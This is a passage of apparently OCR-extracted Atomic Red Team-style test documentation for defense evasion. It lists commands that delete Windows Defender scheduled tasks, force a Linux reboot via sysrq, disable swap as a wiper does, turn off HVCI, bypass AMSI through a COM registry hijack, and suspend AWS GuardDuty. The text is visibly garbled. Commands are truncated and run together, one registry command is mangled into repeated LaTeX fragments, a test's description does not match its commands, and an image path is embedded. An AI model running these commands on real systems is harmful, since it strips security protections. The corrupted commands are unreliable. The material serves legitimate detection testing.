wmic.exe /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call \Box

Cleanup Commands:

wmic.exe /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call \Box

Atomic Test #37 - Delete Windows Defender Scheduled Tasks

The following atomic test will delete the Windows Defender scheduled tasks.

Reference

Supported Platforms: Windows

auto_generated_guid: 4b841aa1-0d05-4b32-bbe7-7564346e7c76

Attack Commands: Run with command prompt! Elevation Required (e.g. root or admin)

```
IF EXIST "%temp%\Windows_Defender_Scheduled_Scan.xml" ( schtasks /delete /tn "\Mic| IF EXIST "%temp%\Windows_Defender_Cleanup.xml" ( schtasks /delete /tn "\Microsoft\I IF EXIST "%temp%\Windows_Defender_Verification.xml" ( schtasks /delete /tn "\Microsoft\I EXIST "%temp%\Windows_Defender_Cache_Maintenance.xml" ( schtasks /delete /tn "\I
```

Cleanup Commands:

Dependencies: Run with command_prompt!

Description: The Windows Defender scheduled tasks must be backed up first

Check Prereq Commands:

```
IF EXIST "%temp%\Windows_Defender_Scheduled_Scan.xml" ( EXIT 0 ) ELSE ( EXIT 1 )
```

Get Prereq Commands:


```
schtasks /query /xml /tn "\Microsoft\Windows\Windows Defender\Windows Defender School Schtasks /query /xml /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cleasethasks /query /xml /tn "\Microsoft\Windows\Windows Defender\Windows Defender Versechtasks /query /xml /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cacl
```

Atomic Test #38 - Clear History

Clear Shell History. This technique only affect the bash shell application.

Supported Platforms: Linux

auto_generated_guid: 23b88394-091b-4968-a42d-fb8076992443



```
echo 1> /proc/sys/kernel/sysrq
echo b> /proc/sysrq-trigger
```

Atomic Test #41 - Clear Pagging Cache

clear pagging cache via system request. This is a temporary change in the system to clear paging cache. This technique seen in Awfulshred wiper as part of its malicious payload on the compromised host. added reference link for this technique: https://www.tecmint.com/clear-ram-memory-cache-buffer-and-swap-space-on-linux/

Supported Platforms: Linux

auto_generated_guid: f790927b-ea85-4a16-b7b2-7eb44176a510

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

```
free && echo 3 > /proc/sys/vm/drop_caches && free
echo 3> /proc/sys/vm/drop_caches
```

Atomic Test #42 - Disable Memory Swap

disable swapping of device paging that impaire the compromised host to swap data if the RAM is full. Awfulshred wiper used this technique as an additional payload to the compromised host and to make sure that there will be no recoverable data due to swap feature of linux.

Supported Platforms: Linux

auto_generated_guid: e74e4c63-6fde-4ad2-9ee8-21c3a1733114

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

```
swapon -a
sleep 2
swapoff -a
sync
```

Cleanup Commands:

```
swapon -a
sleep 2
sync
```

Atomic Test #43 - Disable Hypervisor-Enforced Code Integrity (HVCI)

This test disables Hypervisor-Enforced Code Integrity (HVCI) by setting the registry key HKLM:\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity "Enabled" value to "0". The pre-req needs to be ran in order to setup HVCI and have it enabled. We do not recommend running this in production. Black Lotus Campaign Microsoft

Supported Platforms: Windows

auto_generated_guid: 70bd71e6-eba4-4e00-92f7-617911dbe020

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
\texttt{reg add "HKLM} \\ \texttt{SYSTEM} \\ \texttt{CurrentControlSet} \\ \texttt{Control} \\ \texttt{DeviceGuard} \\ \texttt{Scenarios} \\ \texttt{HypervisorEnf} \\ \texttt{Guard} \\ \texttt{Senarios} \\ \texttt{HypervisorEnf} \\ \texttt{Guard} \\ \texttt{HypervisorEnf} \\ \texttt{Guard} \\ \texttt{Senarios} \\ \texttt{HypervisorEnf} \\ \texttt{Guard} \\ \texttt{HypervisorEnf} \\
```

Cleanup Commands:

```
reg delete "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v "EnableVirtualiz: reg delete "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v "RequirePlatform! reg delete "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v "Locked" /f reg delete "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\Hypervisor| reg delete "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\Hypervisor|
```

Dependencies: Run with powershell!

Description: HVCI must be enabled

Check Prereq Commands:

```
if (((cmd.exe /c "reg query "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v
```

Get Prereq Commands:

Atomic Test #44 - AMSI Bypass - Override AMSI via COM

With administrative rights, an adversary can disable AMSI via registry value in HKCU\Software\Classes\CLSID{fdb00e52-a214-4aa1-8fba-4357bb0072ec} by overriding the Microsoft Defender COM object for AMSI and points it to a DLL that does not exist. This is currently being used by AsyncRAT and others. https://strontic.github.io/xcyclopedia/library/clsid_fdb00e52-a214-4aa1-8fba-4357bb0072ec.html https://securitynews.sonicwall.com/xmlpost/asyncrat-variant-includes-cryptostealer-capabilites/

Supported Platforms: Windows

auto_generated_guid: 17538258-5699-4ff1-92d1-5ac9b0dc21f5

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
REG ADD HKCU\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcS
```

Cleanup Commands:

REG DELETE HKCU\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InPro

Atomic Test #45 - AWS - GuardDuty Suspension or Deletion

Enables GuardDuty in AWS, upon successful creation this test will suspend and then delete the GuardDuty configuration.

Supported Platforms: laas:aws

auto_generated_guid: 11e65d8d-e7e4-470e-a3ff-82bc56ad938e

Inputs:

| Name | Description | Туре | Default Value |
|--------|------------------------------|--------|---------------|
| region | Name of the specified region | string | us-east-1 |

Attack Commands: Run with bash!

Cleanup Commands:

```
echo "If test successfully ran, no cleanup required."
```

Dependencies: Run with bash!

Description: Check if ~/.aws/credentials file has a default stanza is configured

Check Prereq Commands:

```
cat ~/.aws/credentials | grep "default"
```

Get Prereq Commands:

echo "Please install the aws-cli and configure your AWS default profile using: aws \Box